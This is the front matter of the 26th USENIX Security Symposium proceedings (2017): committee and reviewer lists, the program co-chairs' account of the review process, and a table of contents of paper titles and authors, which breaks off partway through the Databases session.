USENIX Association

Proceedings of the 26th USENIX Security Symposium

August 16–18, 2017
Vancouver, BC, Canada

Conference Organizers

Program Co-Chairs

Engin Kirda, *Northeastern University*

Thomas Ristenpart, *Cornell Tech*

Program Committee

Devdatta Akhawe, *Dropbox*

Manos Antonakakis, *Georgia Institute of Technology*

Michael Backes, *CISPA, Saarland University, and Max Planck Institute for Software Systems (MPI-SWS)*

Michael Bailey, *University of Illinois at Urbana–Champaign*

Davide Balzarotti, *Eurecom*

Lujo Bauer, *Carnegie Mellon University*

Karthikeyan Bhargavan, *Inria*

Leyla Bilge, *Symantec*

Joseph Bonneau, *Electronic Frontier Foundation and Stanford University*

Kevin Butler, *University of Florida*

Juan Caballero, *IMDEA Software Institute*

Srdjan Capkun, *ETH Zurich*

David Cash, *Rutgers University*

Stephen Checkoway, *University of Illinois at Chicago*

Nicolas Christin, *Carnegie Mellon University*

Manuel Costa, *Microsoft Research*

Brendan Dolan-Gavitt, *New York University*

Adam Doupé, *Arizona State University*

Tudor Dumitras, *University of Maryland*

Manuel Egele, *Boston University*

Serge Egelman, *International Computer Science Institute and University of California, Berkeley*

William Enck, *North Carolina State University*

Roya Ensafi, *Princeton University*

Cédric Fournet, *Microsoft Research*

Matthew Fredrikson, *Carnegie Mellon University*

Guofei Gu, *Texas A&M University*

Nadia Heninger, *University of Pennsylvania*

Thorsten Holz, *Ruhr-Universität Bochum*

Suman Jana, *Columbia University*

Martin Johns, *SAP Research*

Ari Juels, *Cornell Tech*

Chris Kanich, *University of Illinois at Chicago*

Alexandros Kapravelos, *North Carolina State University*

Tadayoshi Kohno, *University of Washington*

Farinaz Koushanfar, *University of California, San Diego*

Andrea Lanzi, *University of Milan*

Wenke Lee, *Georgia Institute of Technology*

Tim Leek, *MIT Lincoln Laboratory*

Zhenkai Liang, *National University of Singapore*

David Lie, *University of Toronto*

Zhiqiang Lin, *The University of Texas at Dallas*

Ben Livshits, *Imperial College London*

Long Lu, *Stony Brook University*

Ivan Martinovic, *Oxford University*

Michelle Mazurek, *University of Maryland*

Damon McCoy, *New York University*

Jonathan McCune, *Google*

Sarah Meiklejohn, *University College London*

Andrew Miller, *University of Illinois at Urbana–Champaign*

Prateek Mittal, *Princeton University*

Nick Nikiforakis, *Stony Brook University*

Alina Oprea, *Northeastern University*

Kenny Paterson, *Royal Holloway, University of London*

Mathias Payer, *Purdue University*

Roberto Perdisci, *University of Georgia*

Michalis Polychranakis, *Stony Brook University*

Christina Pöpper, *New York University*

Adrienne Porter Felt, *Google*

Georgios Portokalidis, *Stevens Institute of Technology*

William Robertson, *Northeastern University*

Franziska Roesner, *University of Washington*

Andrei Sabelfeld, *Chalmers University of Technology*

Thomas Shrimpton, *University of Florida*

Stelios Sidiroglou-Douskos, *Massachusetts Institute of Technology*

Robin Sommer, *International Computer Science Institute*

Deian Stefan, *University of California, San Diego*

Gianluca Stringhini, *University College London*

Kurt Thomas, *Google*

Patrick Traynor, *University of Florida*

Blase Ur, *University of Chicago*

Giovanni Vigna, *University of California, Santa Barbara*

Xi Wang, *University of Washington*

XiaoFeng Wang, *Indiana University*

Yuval Yarom, *University of Adelaide*

Yinqian Zhang, *The Ohio State University*

Invited Talks Committee
Michael Bailey, *University of Illinois*
Casey Henderson, *USENIX Association*
David Molnar (Chair), *Microsoft*
Franziska Roesner, *University of Washington*

Poster Session Chair
Nick Nikiforakis, *Stony Brook University*

Test of Time Awards Committee
Matt Blaze, *University of Pennsylvania*
Dan Boneh, *Stanford University*
Kevin Fu, *University of Michigan*
David Wagner, *University of California, Berkeley*

Lightning Talks Co-Chairs
Kevin Butler, *University of Florida*
Deian Stefan, *University of California, San Diego*

Steering Committee
Matt Blaze, *University of Pennsylvania*
Dan Boneh, *Stanford University*
Kevin Fu, *University of Michigan*
Casey Henderson, *USENIX Association*
Thorsten Holz, *Ruhr-Universität Bochum*
Jaeyeon Jung, *Microsoft Research*
Tadayoshi Kohno, *University of Washington*
Niels Provos, *Google*
David Wagner, *University of California, Berkeley*
Dan Wallach, *Rice University*

External Reviewers

Hadi Abdullah
Martin Albrecht
Joey Allen
Aslan Askarov
Sarah Azouvi
Musard Balliu
Erick Bauman
Sruti Bhagavatula
Antonio Bianchi
Logan Blue
Kevin Borgolte
Jasmine Bowers
Fraser Brown
Swarup Chandra
Shang-Tse Chen
Simon Chung
David Clark
Moritz Contag
Vijay D’Silva
Philip Daian
Anupam Das
Alex Davidson
Martin Degeling
Ruian Duan
Mattia Fazzini
Yanick Fratantonio
Daniel Genkin
Dov Gordon
Paul Grubbs
Eric Gustafson
Florian Hahn
Per Hallgren
Daniel Hausknecht
Grant Hernandez
Sanghyun Hong
Kevin Hong
Yuval Ishai
Kai Jansen
Yang Ji
Jeff Johns
Lachlan Kang
Vishal Karande
Yigitcan Kaya
Marcel Keller
David Kohlbrenner
Katharina Kohls
Benjamin Kollenda
Philipp Koppe
BumJun Kwon
Sangho Lee
Yeonjoon Lee
Tongxin Li
Xiapu Luo
Aravind Machiry
Mary Maller
Srdjan Matic
William Melicher
Abner Mendoza
Kristopher Micinski
Payman Mohassel
Magnus Myreen
Adwait Nadkarni
Claudio Orlandi
Xiaorui Pan
Kyuhong Park
Andre Pawlowski
Christian Peeters
Giancarlo Pellegrino
Chenxiong Qian
Willard Rafnsson
Bradley Reaves
David Rupprecht
Theodor Schnitzler
Daniel Schoepe
Will Scott
Mahmood Sharif
Yan Shoshitaishvili
Alexander Sjösten
Kyle Soska
Octavian Suciu
Janos Szurdi
Josh Tan
Yuan Tian
Erkam Uzun
Luke Valenta
Steven Van Acker
Luis Vargas
Giorgos Vasiliadis
Fish Wang
Weiren Wang
Xueqiang Wang
Wenhao Wang
Haopei Wang
Zachary Weinberg
Lei Xu
Carter Yagemann
Guangliang Yang
Cong Zhang
Nan Zhang
Zhe Zhou
Ziyun Zhu

Message from the 26th USENIX Security Symposium Program Co-Chairs

Welcome to the USENIX Security Symposium in Vancouver! The symposium, now in its 26th year, is a premier venue for security and privacy research, and gathers together researchers from both industry and academia to discuss the latest on improving computer security. The program consists of research papers selected during a peer-review process, invited talks, and professional and social events.

This was the biggest year ever for our peer-review submissions process. Like last year, the symposium had two chairs. We were supported by an excellent program committee (PC) consisting of 77 members. Of those, 35 were remote PC members whereas 42 also attended an in-person PC meeting in Boston that lasted a day and a half. The PC members did an incredible amount of work, and we can't thank them enough for their efforts!

The double-blind review process this year worked as follows: We received 572 submissions—the most ever for the symposium—by the submission deadline of February 16, 2017. Of these, 19 were desk-rejected for various violations of the call for papers. Reviewing proceeded in two rounds. In the first round, every paper was assigned to two reviewers, and 199 papers were marked for rejection after the first round (due to unanimously low scores by two confident reviewers). We allowed a special appeals process in case of reviewer error; none of the appealed papers were revived after inspection of the authors' concerns. The remaining papers passed on to a second round, and received one or more additional reviews.

In an online discussion phase, the committee attempted to accept or reject a large number of papers before the in-person meeting. This was to ensure that there was sufficient time at the meeting to discuss the most contentious papers. We pre-accepted 49 papers during online discussions and discussed about 80 papers during the meeting. Each paper was allowed up to eight minutes of discussion, with few exceptions. The vast majority were easily decided upon within that time. Unlike last year, we did not unblind the authors during the PC meeting and believe the benefits (in terms of discouraging negative or positive bias) outweighed the few situations that arose in which the PC members would have benefited from knowing the authorship. The chairs also decided to keep the PC members somewhat in the dark about the number of papers being accepted over the course of the meeting in the hope that discussions could focus on the merit of individual papers rather than on the need to "fill a program."

At the meeting, the committee had an extensive discussion about whether more theory-oriented papers are suitably in-scope for the symposium. Over the last few years, the symposium has seen an increasing number of papers that only very tangentially target computer security problems faced in practice, most notably in the context of papers developing or improving cryptographic protocols not yet addressing specific security applications. After extensive discussion, the committee decided that the broader community would be better served by encouraging such papers to seek other venues. This was not a decision taken lightly, and it resulted in a number of very good papers being rejected for reason of fit.

Ultimately, the committee decided to accept 85 papers, a record number for the symposium. Of these, 38 were conditionally accepted and shepherded to ensure that the camera-ready version of the paper reflected reviewer feedback. In the end, this resulted in a 15% acceptance rate, meaning that the conference continues to be exceptionally competitive. We believe the final set of accepted papers represent excellent work, and the authors should be congratulated for their notable achievement!

The conference would not be possible without the help of a huge number of people. The staff at USENIX ensure that everything runs smoothly behind the scenes, and Casey Henderson and Michele Nelson specifically helped us in innumerable ways. The PC, of course, did a tremendous amount of work, with each member reviewing about 20 papers, for a total of over 1600 reviews and over 2200 comments across the entire process. We also thank the external reviewers who were brought in due to their particular expertise to review a smaller number of papers. We would also like to thank for their hard work: the invited talks committee (Michael Bailey, Casey Henderson, David Molnar, and Franziska Roesner); the Test-of-Time award committee (Matt Blaze, Dan Boneh, Kevin Fu, and David Wagner); the poster-session chair Nick Nikiforakis; and the lightning talks chairs Kevin Butler and Deian Stefan. Finally, we thank all of the authors of the 572 submitted papers for participating in the 26th USENIX Security Symposium.

Engin Kirda, *Northeastern University*
Thomas Ristenpart, *Cornell Tech*
USENIX Security '17 Program Co-Chairs

USENIX Security '17: 26th USENIX Security Symposium

Bug Finding I

How Double-Fetch Situations turn into Double-Fetch Vulnerabilities: A Study of Double Fetches in the Linux Kernel 1
Pengfei Wang, *National University of Defense Technology;* Jens Krinke, *University College London;* Kai Lu and Gen Li, *National University of Defense Technology;* Steve Dodier-Lazaro, *University College London*

Postmortem Program Analysis with Hardware-Enhanced Post-Crash Artifacts 17
Jun Xu, *The Pennsylvania State University;* Dongliang Mu, *Nanjing University;* Xinyu Xing, Peng Liu, and Ping Chen, *The Pennsylvania State University;* Bing Mao, *Nanjing University*

Ninja: Towards Transparent Tracing and Debugging on ARM 33
Zhenyu Ning and Fengwei Zhang, *Wayne State University*

Side-Channel Attacks I

Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX 51
Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen, *University of California, San Diego*

On the effectiveness of mitigations against floating-point timing channels 69
David Kohlbrenner and Hovav Shacham, *UC San Diego*

Constant-Time Callees with Variable-Time Callers 83
Cesar Pereida García and Billy Bob Brumley, *Tampere University of Technology*

Systems Security I

Neural Nets Can Learn Function Type Signatures From Binaries 99
Zheng Leong Chua, Shiqi Shen, Prateek Saxena, and Zhenkai Liang, *National University of Singapore*

CAn't Touch This: Software-only Mitigation against Rowhammer Attacks targeting Kernel Memory 117
Ferdinand Brasser, *Technische Universität Darmstadt;* Lucas Davi, *University of Duisburg-Essen;* David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi, *Technische Universität Darmstadt*

Efficient Protection of Path-Sensitive Control Security 131
Ren Ding and Chenxiong Qian, *Georgia Tech;* Chengyu Song, *UC Riverside;* Bill Harris, Taesoo Kim, and Wenke Lee, *Georgia Tech*

Bug Finding II

Digtool: A Virtualization-Based Framework for Detecting Kernel Vulnerabilities 149
Jianfeng Pan, Guanglu Yan, and Xiaocao Fan, *IceSword Lab, 360 Internet Security Center*

kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels 167
Sergej Schumilo, Cornelius Aschermann, and Robert Gawlik, *Ruhr-Universität Bochum;* Sebastian Schinzel, *Münster University of Applied Sciences;* Thorsten Holz, *Ruhr-Universität Bochum*

Venerable Variadic Vulnerabilities Vanquished 183
Priyam Biswas, *Purdue University;* Alessandro Di Federico, *Politecnico di Milano;* Scott A. Carr, *Purdue University;* Prabhu Rajasekaran, Stijn Volckaert, Yeoul Na, and Michael Franz, *University of California, Irvine;* Mathias Payer, *Purdue University*

(continued on next page)

Side-Channel Countermeasures

Towards Practical Tools for Side Channel Aware Software Engineering: 'Grey Box' Modelling for Instruction Leakages 199
David McCann, Elisabeth Oswald, and Carolyn Whitnall, *University of Bristol*

Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory 217
Daniel Gruss, *Graz University of Technology, Graz, Austria;* Julian Lettner, *University of California, Irvine, USA;* Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa, *Microsoft Research, Cambridge, UK*

CacheD: Identifying Cache-Based Timing Channels in Production Software 235
Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu, *The Pennsylvania State University*

Malware and Binary Analysis

BinSim: Trace-based Semantic Binary Diffing via System Call Sliced Segment Equivalence Checking 253
Jiang Ming, *University of Texas at Arlington;* Dongpeng Xu, Yufei Jiang, and Dinghao Wu, *Pennsylvania State University*

PlatPal: Detecting Malicious Documents with Platform Diversity 271
Meng Xu and Taesoo Kim, *Georgia Institute of Technology*

Malton: Towards On-Device Non-Invasive Mobile Malware Analysis for ART 289
Lei Xue, *The Hong Kong Polytechnic University;* Yajin Zhou, *unaffiliated;* Ting Chen, *University of Electronic Science and Technology of China;* Xiapu Luo, *The Hong Kong Polytechnic University;* Guofei Gu, *Texas A&M University*

Censorship

Global Measurement of DNS Manipulation 307
Paul Pearce, *UC Berkeley;* Ben Jones, *Princeton;* Frank Li, *UC Berkeley;* Roya Ensafi and Nick Feamster, *Princeton;* Nick Weaver, *ICSI;* Vern Paxson, *UC Berkeley*

Characterizing the Nature and Dynamics of Tor Exit Blocking 325
Rachee Singh, *University of Massachusetts – Amherst;* Rishab Nithyanand, *Stony Brook University;* Sadia Afroz, *University of California, Berkeley and International Computer Science Institute;* Paul Pearce, *UC Berkeley;* Michael Carl Tschantz, *International Computer Science Institute;* Phillipa Gill, *University of Massachusetts – Amherst;* Vern Paxson, *University of California, Berkeley and International Computer Science Institute*

DeTor: Provably Avoiding Geographic Regions in Tor 343
Zhihao Li, Stephen Herwig, and Dave Levin, *University of Maryland*

Embedded Systems

SmartAuth: User-Centered Authorization for the Internet of Things 361
Yuan Tian, *Carnegie Mellon University;* Nan Zhang, *Indiana University, Bloomington;* Yueh-Hsun Lin, *Samsung;* Xiaofeng Wang, *Indiana University, Bloomington;* Blase Ur, *University of Chicago;* Xianzheng Guo and Patrick Tague, *Carnegie Mellon University*

AWare: Preventing Abuse of Privacy-Sensitive Sensors via Operation Bindings 379
Giuseppe Petracca, *The Pennsylvania State University, US;* Ahmad-Atamli Reineh, *University of Oxford, UK;* Yuqiong Sun, *The Pennsylvania State University, US;* Jens Grossklags, *Technical University of Munich, DE;* Trent Jaeger, *The Pennsylvania State University, US*

6thSense: A Context-aware Sensor-based Attack Detector for Smart Devices 397
Amit Kumar Sikder, Hidayet Aksu, and A. Selcuk Uluagac, *Florida International University*

Networking Security

Identifier Binding Attacks and Defenses in Software-Defined Networks 415
Samuel Jero, *Purdue University;* William Koch, *Boston University;* Richard Skowyra and Hamed Okhravi, *MIT Lincoln Laboratory;* Cristina Nita-Rotaru, *Northeastern University;* David Bigelow, *MIT Lincoln Laboratory*

HELP: Helper-Enabled In-Band Device Pairing Resistant Against Signal Cancellation 433
Nirnimesh Ghose, Loukas Lazos, and Ming Li, *Electrical and Computer Engineering, University of Arizona, Tucson, AZ*

Attacking the Brain: Races in the SDN Control Plane 451
Lei Xu, Jeff Huang, and Sungmin Hong, *Texas A&M University;* Jialong Zhang, *IBM Research;* Guofei Gu, Texas A&M University

Targeted Attacks

Detecting Credential Spearphishing Attacks in Enterprise Settings 469
Grant Ho, *UC Berkeley;* Aashish Sharma, *The Lawrence Berkeley National Laboratory;* Mobin Javed, *UC Berkeley;* Vern Paxson, *UC Berkeley and ICSI;* David Wagner, *UC Berkeley*

SLEUTH: Real-time Attack Scenario Reconstruction from COTS Audit Data 487
Md Nahid Hossain, *Stony Brook University;* Sadegh M. Milajerdi, *University of Illinois at Chicago;* Junao Wang, *Stony Brook University;* Birhanu Eshete and Rigel Gjomemo, *University of Illinois at Chicago;* R. Sekar and Scott Stoller, *Stony Brook University;* V.N. Venkatakrishnan, *University of Illinois at Chicago*

When the Weakest Link is Strong: Secure Collaboration in the Case of the Panama Papers 505
Susan E. McGregor, *Columbia Journalism School;* Elizabeth Anne Watkins, *Columbia University;* Mahdi Nasrullah Al-Ameen and Kelly Caine, *Clemson University;* Franziska Roesner, *University of Washington*

Trusted Hardware

Hacking in Darkness: Return-oriented Programming against Secure Enclaves 523
Jaehyuk Lee and Jinsoo Jang, *KAIST;* Yeongjin Jang, *Georgia Institute of Technology;* Nohyun Kwak, Yeseul Choi, and Changho Choi, *KAIST;* Taesoo Kim, *Georgia Institute of Technology;* Marcus Peinado, *Microsoft Research;* Brent Byunghoon Kang, *KAIST*

vTZ: Virtualizing ARM TrustZone 541
Zhichao Hua, Jinyu Gu, Yubin Xia, and Haibo Chen, *Institute of Parallel and Distributed Systems, Shanghai Jiao Tong University; Shanghai Key Laboratory of Scalable Computing and Systems, Shanghai Jiao Tong University;* Binyu Zang, *Institute of Parallel and Distributed Systems, Shanghai Jiao Tong University;* Haibing Guan, *Shanghai Key Laboratory of Scalable Computing and Systems, Shanghai Jiao Tong University*

Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing 557
Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, and Hyesoon Kim, *Georgia Institute of Technology;* Marcus Peinado, *Microsoft Research*

Authentication

AuthentiCall: Efficient Identity and Content Authentication for Phone Calls 575
Bradley Reaves, *North Carolina State University;* Logan Blue, Hadi Abdullah, Luis Vargas, Patrick Traynor, and Thomas Shrimpton, *University of Florida*

Picking Up My Tab: Understanding and Mitigating Synchronized Token Lifting and Spending in Mobile Payment 593
Xiaolong Bai, *Tsinghua University;* Zhe Zhou, *The Chinese University of Hong Kong;* XiaoFeng Wang, *Indiana University Bloomington;* Zhou Li, *IEEE Member;* Xianghang Mi and Nan Zhang, *Indiana University Bloomington;* Tongxin Li, *Peking University;* Shi-Min Hu, *Tsinghua University;* Kehuan Zhang, *The Chinese University of Hong Kong*

(continued on next page)

TrustBase: An Architecture to Repair and Strengthen Certificate-based Authentication 609
Mark O'Neill, Scott Heidbrink, Scott Ruoti, Jordan Whitehead, Dan Bunker, Luke Dickinson, Travis Hendershot, Joshua Reynolds, Kent Seamons, and Daniel Zappala, *Brigham Young University*

Malware and Obfuscation

Transcend: Detecting Concept Drift in Malware Classification Models 625
Roberto Jordaney, *Royal Holloway, University of London;* Kumar Sharad, *NEC Laboratories Europe;* Santanu K. Dash, *University College London;* Zhi Wang, *Nankai University;* Davide Papini, *Elettronica S.p.A.;* Ilia Nouretdinov and Lorenzo Cavallaro, *Royal Holloway, University of London*

Syntia: Synthesizing the Semantics of Obfuscated Code 643
Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz, *Ruhr-Universität Bochum*

Predicting the Resilience of Obfuscated Code Against Symbolic Execution Attacks via Machine Learning 661
Sebastian Banescu, *Technische Universität München;* Christian Collberg, *University of Arizona;* Alexander Pretschner, *Technische Universität München*

Web Security I

Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies 679
Iskander Sanchez-Rola and Igor Santos, *DeustoTech, University of Deusto;* Davide Balzarotti, *Eurecom*

CCSP: Controlled Relaxation of Content Security Policies by Runtime Policy Composition 695
Stefano Calzavara, Alvise Rabitti, and Michele Bugliesi, *Università Ca' Foscari Venezia*

Same-Origin Policy: Evaluation in Modern Browsers 713
Jörg Schwenk, Marcus Niemietz, and Christian Mainka, *Horst Görtz Institute for IT Security, Chair for Network and Data Security, Ruhr-University Bochum*

Privacy

Locally Differentially Private Protocols for Frequency Estimation 729
Tianhao Wang, Jeremiah Blocki, and Ninghui Li, *Purdue University;* Somesh Jha, *University of Wisconsin Madison*

BLENDER: Enabling Local Search with a Hybrid Differential Privacy Model 747
Brendan Avent and Aleksandra Korolova, *University of Southern California;* David Zeber and Torgeir Hovden, *Mozilla;* Benjamin Livshits, *Imperial College London*

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More 765
Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, and Tadayoshi Kohno, *University of Washington*

Systems Security II

BootStomp: On the Security of Bootloaders in Mobile Devices 781
Nilo Redini, Aravind Machiry, Dipanjan Das, Yanick Fratantonio, Antonio Bianchi, Eric Gustafson, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna, *UC Santa Barbara*

Seeing Through The Same Lens: Introspecting Guest Address Space At Native Speed 799
Siqi Zhao and Xuhua Ding, *Singapore Management University;* Wen Xu, *Georgia Institute of Technology;* Dawu Gu, *Shanghai JiaoTong University*

Oscar: A Practical Page-Permissions-Based Scheme for Thwarting Dangling Pointers 815
Thurston H.Y. Dang, *University of California, Berkeley;* Petros Maniatis, *Google Brain;* David Wagner, *University of California, Berkeley*

Web Security II

PDF Mirage: Content Masking Attack Against Information-Based Online Services 833
Ian Markwood, Dakun Shen, Yao Liu, and Zhuo Lu, *University of South Florida*

Loophole: Timing Attacks on Shared Event Loops in Chrome 849
Pepe Vila, *IMDEA Software Institute & Technical University of Madrid (UPM);* Boris Köpf, *IMDEA Software Institute*

Game of Registrars: An Empirical Analysis of Post-Expiration Domain Name Takeovers 865
Tobias Lauinger, *Northeastern University;* Abdelberi Chaabane, *Nokia Bell Labs;* Ahmet Salih Buyukkayhan, *Northeastern University;* Kaan Onarlioglu, *www.onarlioglu.com;* William Robertson, *Northeastern University*

Applied Cryptography

Speeding up detection of SHA-1 collision attacks using unavoidable attack conditions 881
Marc Stevens, *CWI;* Daniel Shumow, *Microsoft Research*

Phoenix: Rebirth of a Cryptographic Password-Hardening Service 899
Russell W. F. Lai, *Friedrich-Alexander-University Erlangen-Nürnberg, Chinese University of Hong Kong;* Christoph Egger and Dominique Schröder, *Friedrich-Alexander-University Erlangen-Nürnberg;* Sherman S. M. Chow, *Chinese University of Hong Kong*

Vale: Verifying High-Performance Cryptographic Assembly Code 917
Barry Bond and Chris Hawblitzel, *Microsoft Research;* Manos Kapritsos, *University of Michigan;* K. Rustan M. Leino and Jacob R. Lorch, *Microsoft Research;* Bryan Parno, *Carnegie Mellon University;* Ashay Rane, *The University of Texas at Austin;* Srinath Setty, *Microsoft Research;* Laure Thompson, *Cornell University*

Web Security III

Exploring User Perceptions of Discrimination in Online Targeted Advertising 935
Angelisa C. Plane, Elissa M. Redmiles, and Michelle L. Mazurek, *University of Maryland;* Michael Carl Tschantz, *International Computer Science Institute*

Measuring the Insecurity of Mobile Deep Links of Android 953
Fang Liu, Chun Wang, Andres Pico, Danfeng Yao, and Gang Wang, *Virginia Tech*

How the Web Tangled Itself: Uncovering the History of Client-Side Web (In)Security 971
Ben Stock, *CISPA, Saarland University;* Martin Johns, *SAP SE;* Marius Steffens and Michael Backes, *CISPA, Saarland University*

Software Security

Towards Efficient Heap Overflow Discovery 989
Xiangkun Jia, *TCA/SKLCS, Institute of Software, Chinese Academy of Sciences;* Chao Zhang, *Institute for Network Science and Cyberspace, Tsinghua University;* Purui Su, Yi Yang, Huafeng Huang, and Dengguo Feng, *TCA/SKLCS, Institute of Software, Chinese Academy of Sciences*

DR. CHECKER: A Soundy Analysis for Linux Kernel Drivers 1007
Aravind Machiry, Chad Spensky, Jake Corina, Nick Stephens, Christopher Kruegel, and Giovanni Vigna, *UC Santa Barbara*

Dead Store Elimination (Still) Considered Harmful 1025
Zhaomo Yang and Brian Johannesmeyer, *University of California, San Diego;* Anders Trier Olesen, *Aalborg University;* Sorin Lerner and Kirill Levchenko, *University of California, San Diego*

Side-Channel Attacks II

Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution ... 1041
Jo Van Bulck, *imec-DistriNet, KU Leuven;* Nico Weichbrodt and Rüdiger Kapitza, *IBR DS, TU Braunschweig;* Frank Piessens and Raoul Strackx, *imec-DistriNet, KU Leuven*

(continued on next page)

CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management 1057
Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo, *Columbia University*

AutoLock: Why Cache Attacks on ARM Are Harder Than You Think 1075
Marc Green, *Worcester Polytechnic Institute;* Leandro Rodrigues-Lima and Andreas Zankl, *Fraunhofer AISEC;* Gorka Irazoqui, *Worcester Polytechnic Institute;* Johann Heyszl, *Fraunhofer AISEC;* Thomas Eisenbarth, *Worcester Polytechnic Institute*

Understanding Attacks

Understanding the Mirai Botnet 1093
Manos Antonakakis, *Georgia Institute of Technology;* Tim April, *Akamai;* Michael Bailey, *University of Illinois, Urbana-Champaign;* Matt Bernhard, *University of Michigan, Ann Arbor;* Elie Bursztein, *Google;* Jaime Cochran, *Cloudflare;* Zakir Durumeric and J. Alex Halderman, *University of Michigan, Ann Arbor;* Luca Invernizzi, *Google;* Michalis Kallitsis, *Merit Network, Inc.;* Deepak Kumar, *University of Illinois, Urbana-Champaign;* Chaz Lever, *Georgia Institute of Technology;* Zane Ma and Joshua Mason, *University of Illinois, Urbana-Champaign;* Damian Menscher, *Google;* Chad Seaman, *Akamai;* Nick Sullivan, *Cloudflare;* Kurt Thomas, *Google;* Yi Zhou, *University of Illinois, Urbana-Champaign*

MPI: Multiple Perspective Attack Investigation with Semantics Aware Execution Partitioning 1111
Shiqing Ma, *Purdue University;* Juan Zhai, *Nanjing University;* Fei Wang, *Purdue University;* Kyu Hyung Lee, *University of Georgia;* Xiangyu Zhang and Dongyan Xu, *Purdue University*

Detecting Android Root Exploits by Learning from Root Providers 1129
Ioannis Gasparis, Zhiyun Qian, Chengyu Song, and Srikanth V. Krishnamurthy, *University of California, Riverside*

Hardware Security

USB Snooping Made Easy: Crosstalk Leakage Attacks on USB Hubs 1145
Yang Su, *Auto-ID Lab, The School of Computer Science, The University of Adelaide;* Daniel Genkin, *University of Pennsylvania and University of Maryland;* Damith Ranasinghe, *Auto-ID Lab, The School of Computer Science, The University of Adelaide;* Yuval Yarom, *The University of Adelaide and Data61, CSIRO*

Reverse Engineering x86 Processor Microcode 1163
Philipp Koppe, Benjamin Kollenda, Marc Fyrbiak, Christian Kison, Robert Gawlik, Christof Paar, and Thorsten Holz, *Ruhr-University Bochum*

See No Evil, Hear No Evil, Feel No Evil, Print No Evil? Malicious Fill Patterns Detection in Additive Manufacturing 1181
Christian Bayens, *Georgia Institute of Technology;* Tuan Le and Luis Garcia, *Rutgers University;* Raheem Beyah, *Georgia Institute of Technology;* Mehdi Javanmard and Saman Zonouz, *Rutgers University*

Privacy & Anonymity Systems

The Loopix Anonymity System 1199
Ania M. Piotrowska and Jamie Hayes, *University College London;* Tariq Elahi, *KU Leuven;* Sebastian Meiser and George Danezis, *University College London*

MCMix: Anonymous Messaging via Secure Multiparty Computation 1217
Nikolaos Alexopoulos, *TU Darmstadt;* Aggelos Kiayias, *University of Edinburgh;* Riivo Talviste, *Cybernetica AS;* Thomas Zacharias, *University of Edinburgh*

ORide: A Privacy-Preserving yet Accountable Ride-Hailing Service 1235
Anh Pham, Italo Dacosta, Guillaume Endignoux, and Juan Ramon Troncoso Pastoriza, *EPFL;* Kevin Huguenin, *UNIL;* Jean-Pierre Hubaux, *EPFL*

Software Integrity

Adaptive Android Kernel Live Patching 1253
Yue Chen, *Florida State University;* Yulong Zhang, *Baidu X-Lab;* Zhi Wang, *Florida State University;* Liangzhao Xia, Chenfu Bao, and Tao Wei, *Baidu X-Lab*

CHAINIAC: Proactive Software-Update Transparency via Collectively Signed Skipchains and Verified Builds 1271
Kirill Nikitin, Eleftherios Kokoris-Kogias, Philipp Jovanovic, Nicolas Gailly, and Linus Gasser, *École polytechnique fédérale de Lausanne* (*EPFL*)*;* Ismail Khoffi, *University of Bonn;* Justin Cappos, *New York University;* Bryan Ford, *École polytechnique fédérale de Lausanne* (*EPFL*)

ROTE: Rollback Protection for Trusted Execution 1289
Sinisa Matetic, Mansoor Ahmed, Kari Kostiainen, Aritra Dhar, David Sommer, and Arthur Gervais, *ETH Zurich;* Ari Juels, *Cornell Tech;* Srdjan Capkun, *ETH Zurich*

Crypto Deployment

A Longitudinal, End-to-End View of the DNSSEC Ecosystem 1307
Taejoong Chung, *Northeastern University;* Roland van Rijswijk-Deij, *University of Twente and SURFnet bv;* Balakrishnan Chandrasekaran, *TU Berlin;* David Choffnes, *Northeastern University;* Dave Levin, *University of Maryland;* Bruce M. Maggs, *Duke University and Akamai Technologies;* Alan Mislove and Christo Wilson, *Northeastern University*

Measuring HTTPS Adoption on the Web 1323
Adrienne Porter Felt, *Google;* Richard Barnes, *Cisco;* April King, *Mozilla;* Chris Palmer, Chris Bentzel, and Parisa Tabriz, *Google*

"I Have No Idea What I'm Doing" - On the Usability of Deploying HTTPS 1339
Katharina Krombholz, Wilfried Mayer, Martin Schmiedecker, and Edgar Weippl, *SBA Research*

Privacy Attacks & Defense

Beauty and the Burst: Remote Identification of Encrypted Video Streams 1357
Roei Schuster, *Tel Aviv University, Cornell Tech;* Vitaly Shmatikov, *Cornell Tech;* Eran Tromer, *Tel Aviv University, Columbia University*

Walkie-Talkie: An Efficient Defense Against Passive Website Fingerprinting Attacks 1375
Tao Wang, *Hong Kong University of Science and Technology;* Ian Goldberg, *University of Waterloo*

A Privacy Analysis of Cross-device Tracking 1391
Sebastian Zimmeck, *Carnegie Mellon University;* Jie S. Li and Hyungtae Kim, *unaffiliated;* Steven M. Bellovin and Tony Jebara, *Columbia University*

Blockchains

SmartPool: Practical Decentralized Pooled Mining 1409
Loi Luu, *National University of Singapore;* Yaron Velner, *The Hebrew University of Jerusalem;* Jason Teutsch, *TrueBit Foundation;* Prateek Saxena, *National University of Singapore*

REM: Resource-Efficient Mining for Blockchains 1427
Fan Zhang, Ittay Eyal, and Robert Escriva, *Cornell University;* Ari Juels, *Cornell Tech;* Robbert van Renesse, *Cornell University*

Databases

Ensuring Authorized Updates in Multi-user Database-Backed Applications 1445
Kevin Eykholt, Atul Prakash, and Barzan Mozafari, *University of Michigan Ann Arbor*

Qapla: Policy compliance for database-backed systems 1463
